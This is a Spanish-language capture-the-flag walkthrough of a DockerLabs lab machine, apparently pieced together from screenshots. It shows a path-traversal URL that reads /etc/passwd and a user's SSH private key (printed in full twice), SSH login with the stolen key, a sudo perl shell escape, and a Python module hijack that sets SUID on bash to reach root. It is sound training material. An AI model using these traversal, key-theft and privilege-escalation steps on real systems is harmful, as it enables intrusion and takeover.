root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/
usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/
nologin messagebus:x:100:102::/nonexistent:/usr/sbin/nologin systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin vaxei:x:1001:1001:,,,:/home/vaxei:/bin/bash sshd:x:101:65534::/run/sshd:/usr/sbin/nologin luisillo:x:1002:1002::/home/luisillo:/bin/sh
```




```
systemd-resolve:x:996:996:systemd Resolver:/:/usr/s
vaxei:x:1001:1001:,,,:/home/vaxei:/bin/bash
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
luisillo:x:1002:1002::/home/luisillo:/bin/sh
```

Tenemos estos usuarios, si aplicacmos fuerza bruta no llegamos a nada, por lo que buscamos archivos comunes en usuarios como los son el idrsa del ssh




view-source:http://172.17.0.2/index.php?secret=/../../../../../../home/vaxei/.ssh/id_rsa

```
            <p>Experience the ultimate in lorem and quiero un mundo de caramelo.</p>
        </div>
    </section>

    <footer class="bg-dark text-white text-center py-4">
        <div class="container">
            <p>&copy; 2024 @TLuisillo_o & DockerLabs</p>
        </div>
    </footer>

    <script src="https://cdn.jsdelivr.net/npm/@popperjs/core@2.11.6/dist/umd/popper.min.js"></script>
    <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.min.js"></script>

</body>
</html>

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvbN4ZOaACG0wA5LY+2RlPpTmBl0vBVufshHnzIzQIiBSgZUED5Dk
2LxNBdzStQBAx6ZMsD+jUCU02DUfOW0A7BQUrP/PqrZ+LaGgeBNcVZwyfaJlvHJy2MLVZ3
tmrnPURYCEcQ+4aGoGye4ozgao+FdJElH31t10VYaPX+bZX+bSxYrn6vQp2Djbl/moXtWF
ACgDeJGuYJIdYBGhh63+E+hcPmZgMvXDxH8o6vgCFirXInxs3O03H2kB1LwWVY9ZFdlEh8
t3QrmU6SZh/p3c2L1no+4eyvC2VCtuF23269ceSVCqkKzP9svKe7VCqH9fYRWr7sssuQqa
OZr8OVzpk7KE0A4ck4kAQLimmUzpOltDnP8Ay8lHAnRMzuXJJCtlaF5R58A2ngETkBjDMM
2fftTd/dPkOAIFe2p+lqrQlw9tFlPk7dPbmhVsM1CN+DkY5D5XDeUnzICxKHCsc+/f/cmA
UafMqBMHtB1lucsW/Tw2757qp49+XEmic3qBWes1AAAFiGAU0eRgFNHkAAAAB3NzaC1yc2
EAAAGBAL2zeGTmgAhtMAOS2PtkZT6U5gZdLwVbn7IR58yM0CIgUoGVBA+Q5Ni8TQXc0rUA
QMemTLA/o1AlNNg1HzltAOwUFKz/z6q2fi2hoHgTXFWcMn2iZbxyctjC1Wd7Zq5z1EWAhH
EPuGhqBsnuKM4GqPhXSRJR99bddFWGj1/m2V/m0sWK5+r0Kdg425f5qF7VhQAoA3iRrmCS
HWARoYet/hPoXD5mYDL1w8R/KOr4AhYq1yJ8bNztNx9pAdS8FlWPWRXZRIfLd0K5lOkmYf
6d3Ni9Z6PuHsrwtlQrbhdt9uvXHklQqpCsz/bLynu1Qqh/X2EVq+7LLLkKmjma/Dlc6ZOy
hNAOHJOJAEC4pplM6TpbQ5z/AMvJRwJ0TM7lySQrZWheUefANp4BE5AYwzDNn37U3f3T5D
gCBXtqfpaq0JcPbRZT5O3T25oVbDNQjfg5GOQ+Vw3lJ8yAsShwrHPv3/3JgFGnzKgTB7Qd
ZbnLFv08Nu+e6qePflxJonN6gVnrNQAAAAMBAAEAAAGADK57QsTf/priBf3NUJz+YbJ4NX
5e6YJIXjyb3OJK+wUNzvOEdnqZZIh4s7F2n+VY70qFlOtkLQmXtfPIgcEbjyyr0dbgw0j4
4sRhIwspoIrVG0NTKXJojWdqTG/aRkOgXKxsmNb+snLoFPFoEUHZDjpePFcgyjXlaYmZ0G
+bzNv0RNgg4eWZszE13jvb5B8XtDzN4pkGlGvK1+8bInlguLmktQKItXoVhhokGkp4b+fu
7YjDiaS4CyWsxX50wG/ZMgYBwFLRbCDUUdKZxsmCbreHxLKT/sae64E2ahuBSckYZlIzTd
2lp27EOOPvdPlt9gny83JuFHBLChMd4sHq/oU8vGAiGnIvOCWs4wMArbpJQ+EALJk3GYvh
oqWp3Q4N4F1tmwlrbqX2KP2T5yB+rLoBxfJwLELZlzd+O8mfP9Yknaw2vVYpUixUglNWHJ
ZnmN1uAScPAd1ZNvIkPm6IPcThj1hVCkFXgWjQn6NdJj+NGNWcBeUrxBkH0vToD7gfAAAA
wQCvSzmVYSxpX3b9SgH+sHH5YmOXR9GSc8hErWMDT9glzcaeEVB3O2iH/T+JrtUlm4PXiP
kwFc5ZHHZTw2dd0X4VpE02JsfkgwTEyqWRMcZHTK19Pry2zskVmu6F94sOcN8154LeQBNx
gT22Dr/KJA71HkOH7TyeGnlsmBtZoa3sqp3co9inkccnhm1KUeduL4RcSysDqXYbBUtNB6
G1l8HYysm8ISCsoR4KSgxmC5lqCMfBy7z/6nOX7sm5/kP+JMsAAADBAO8TiHrYTl/kGsPM
ITaekvQUJWCp+FCHK07jwzNp4buYAnO3iGvhVQpcS7UboD8/mve2O7e97ugK4Nqc68SzSu
bDgAnd4FF3NLoXP/qPZPaPS1FRl0pY0jHyB+U6RELgaI34i9AierMc+4M0coUMZvxqay3o
t8jRhz08jiwFifszwNN7taclmNEfkrKBY7nlbxFRd2XLjknZHFUOFzOFWdtXilQa+y6qJ6
lKtE9KWnQgIgZB9Wt+M3lsEVWEdQKN1wAAAMEAyyEsmbLUzkBLMlu6P4+6sUq8f68eP3Ad
bJltoqUjEYwe9KOf07G15W2nwbE/9WeaI1DcSDpZbuOwFBBYlmijeHVAQtJWJgZcpsOyy2
1+JS40QbCBg+3ZcD5NX75S43WvnF+t2tN0S6aWCEqCUPyb4SSQXKi4QBKOMN8eC5XWf/aQ
aNrKPo4BygXUcJCAHRZ77etVNQY9VqdwvI5s0nrTexbHM9Rz6O8T+7qWgsg2DEcTv+dBUo
1w8tlJUw1y+rXTAAAAEnZheGVpQDIzMWRlMDI2NmZmZA==
-----END OPENSSH PRIVATE KEY-----
```




```
  GNU nano 8.2
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvbN4ZOaACG0wA5LY+2RlPpTmBl0vBVufshHnzIzQIiBSgZUED5Dk
2LxNBdzStQBAx6ZMsD+jUCU02DUfOW0A7BQUrP/PqrZ+LaGgeBNcVZwyfaJlvHJy2MLVZ3
tmrnPURYCEcQ+4aGoGye4ozgao+FdJElH31t10VYaPX+bZX+bSxYrn6vQp2Djbl/moXtWF
ACgDeJGuYJIdYBGhh63+E+hcPmZgMvXDxH8o6vgCFirXInxs3O03H2kB1LwWVY9ZFdlEh8
t3QrmU6SZh/p3c2L1no+4eyvC2VCtuF23269ceSVCqkKzP9svKe7VCqH9fYRWr7sssuQqa
OZr8OVzpk7KE0A4ck4kAQLimmUzpOltDnP8Ay8lHAnRMzuXJJCtlaF5R58A2ngETkBjDMM
2fftTd/dPkOAIFe2p+lqrQlw9tFlPk7dPbmhVsM1CN+DkY5D5XDeUnzICxKHCsc+/f/cmA
UafMqBMHtB1lucsW/Tw2757qp49+XEmic3qBWes1AAAFiGAU0eRgFNHkAAAAB3NzaC1yc2
EAAAGBAL2zeGTmgAhtMAOS2PtkZT6U5gZdLwVbn7IR58yM0CIgUoGVBA+Q5Ni8TQXc0rUA
QMemTLA/o1AlNNg1HzltAOwUFKz/z6q2fi2hoHgTXFWcMn2iZbxyctjC1Wd7Zq5z1EWAhH
EPuGhqBsnuKM4GqPhXSRJR99bddFWGj1/m2V/m0sWK5+r0Kdg425f5qF7VhQAoA3iRrmCS
HWARoYet/hPoXD5mYDL1w8R/KOr4AhYq1yJ8bNztNx9pAdS8FlWPWRXZRIfLd0K5lOkmYf
6d3Ni9Z6PuHsrwtlQrbhdt9uvXHklQqpCsz/bLynu1Qqh/X2EVq+7LLLkKmjma/Dlc6ZOy
hNAOHJOJAEC4pplM6TpbQ5z/AMvJRwJ0TM7lySQrZWheUefANp4BE5AYwzDNn37U3f3T5D
gCBXtqfpaq0JcPbRZT5O3T25oVbDNQjfg5GOQ+Vw3lJ8yAsShwrHPv3/3JgFGnzKgTB7Qd
ZbnLFv08Nu+e6qePflxJonN6gVnrNQAAAAMBAAEAAAGADK57QsTf/priBf3NUJz+YbJ4NX
5e6YJIXjyb3OJK+wUNzvOEdnqZZIh4s7F2n+VY70qFlOtkLQmXtfPIgcEbjyyr0dbgw0j4
4sRhIwspoIrVG0NTKXJojWdqTG/aRkOgXKxsmNb+snLoFPFoEUHZDjpePFcgyjXlaYmZ0G
+bzNv0RNgg4eWZszE13jvb5B8XtDzN4pkGlGvK1+8bInlguLmktQKItXoVhhokGkp4b+fu
7YjDiaS4CyWsxX50wG/ZMgYBwFLRbCDUUdKZxsmCbreHxLKT/sae64E2ahuBSckYZlIzTd
2lp27EOOPvdPlt9gny83JuFHBLChMd4sHq/oU8vGAiGnIvOCWs4wMArbpJQ+EALJk3GYvh
oqWp3Q4N4F1tmwlrbqX2KP2T5yB+rLoBxfJwLELZlzd+O8mfP9Yknaw2vVYpUixUglNWHJ
ZnmN1uAScPAd1ZNvIkPm6IPcThj1hVCkFXgWjQn6NdJj+NGNWcBeUrxBkH0vToD7gfAAAA
wQCvSzmVYSxpX3b9SgH+sHH5YmOXR9GSc8hErWMDT9glzcaeEVB3O2iH/T+JrtUlm4PXiP
kwFc5ZHHZTw2dd0X4VpE02JsfkgwTEyqWRMcZHTK19Pry2zskVmu6F94sOcN8154LeQBNx
gT22Dr/KJA71HkOH7TyeGnlsmBtZoa3sqp3co9inkccnhm1KUeduL4RcSysDqXYbBUtNB6
G1l8HYysm8ISCsoR4KSgxmC5lqCMfBy7z/6nOX7sm5/kP+JMsAAADBAO8TiHrYTl/kGsPM
ITaekvQUJWCp+FCHK07jwzNp4buYAnO3iGvhVQpcS7UboD8/mve207e97ugK4Nqc68SzSu
bDgAnd4FF3NLoXP/qPZPaPS1FRl0pY0jHyB+U6RELgaI34i9AierMc+4M0coUMZvxqay3o
t8jRhz08jiwFifszwNN7taclmNEfkrKBY7nlbxFRd2XLjknZHFUOFzOFWdtXilQa+y6qJ6
lKtE9KWnQgIgZB9Wt+M3lsEVWEdQKN1wAAAMEAyyEsmbLUzkBLMlu6P4+6sUq8f68eP3Ad
bJltoqUjEYwe9KOf07G15W2nwbE/9WeaI1DcSDpZbuOwFBBYlmijeHVAQtJWJgZcpsOyy2
1+JS40QbCBg+3ZcD5NX75S43WvnF+t2tN0S6aWCEqCUPyb4SSQXKi4QBKOMN8eC5XWf/aQ
aNrKPo4BygXUcJCAHRZ77etVNQY9VqdwvI5s0nrTexbHM9Rz6O8T+7qWgsg2DEcTv+dBUo
1w8tlJUw1y+rXTAAAAEnZheGVpQDIzMWRlMDI2NmZmZA==
-----END OPENSSH PRIVATE KEY-----
```


chmod 600 id_rsa




```
└─$ ssh -i id_rsa vaxei@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:KZdmmK93JpQdEgEdRl0JYVD4l+Gdfix6KM9aUmZc1lA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Aug 10 02:25:09 2024 from 172.17.0.1
vaxei@48dfbbaffb3b:~$ ls -l
total 4
-rw-r--r-- 1 root root 30 Aug 10 02:30 file.txt
vaxei@48dfbbaffb3b:~$ 
```




```
vaxei@48dfbbaffb3b:/home$ sudo -u luisillo /usr/bin/perl -e 'exec "/bin/sh";'
$ whoami
luisillo
$ script /dev/null -c bash
```



```
    (ALL) NOPASSWD: /usr/bin/python3 /opt/paw.py
luisillo@48dfbbaffb3b:~$ cd /opt/paw.py
bash: cd: /opt/paw.py: Not a directory
```



```
  GNU nano 7.2                                                                                       subprocess.py
import os

os.system("chmod u+s /bin/bash")
```



```
AttributeError: module 'subprocess' h
luisillo@48dfbbaffb3b:/opt$ bash -p
bash-5.2# whoami
root
bash-5.2# 
```